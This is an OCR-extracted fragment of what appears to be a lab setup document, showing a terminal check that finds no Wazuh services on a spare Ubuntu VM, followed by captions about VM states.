
```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

wazuh@wazuh-server:~$ sudo systemctl status wazuh-manager wazuh-indexer wazuh-dashboard --no-pager |
 grep -E "Active"
[sudo] password for wazuh:
Unit wazuh-manager.service could not be found.
Unit wazuh-indexer.service could not be found.
Unit wazuh-dashboard.service could not be found.
wazuh@wazuh-server:~$ _
```

L2 – Wazuh not installed on the spare VM



L3 – Web server installer in progress



L4 – VM with no OS falling back to PXE boot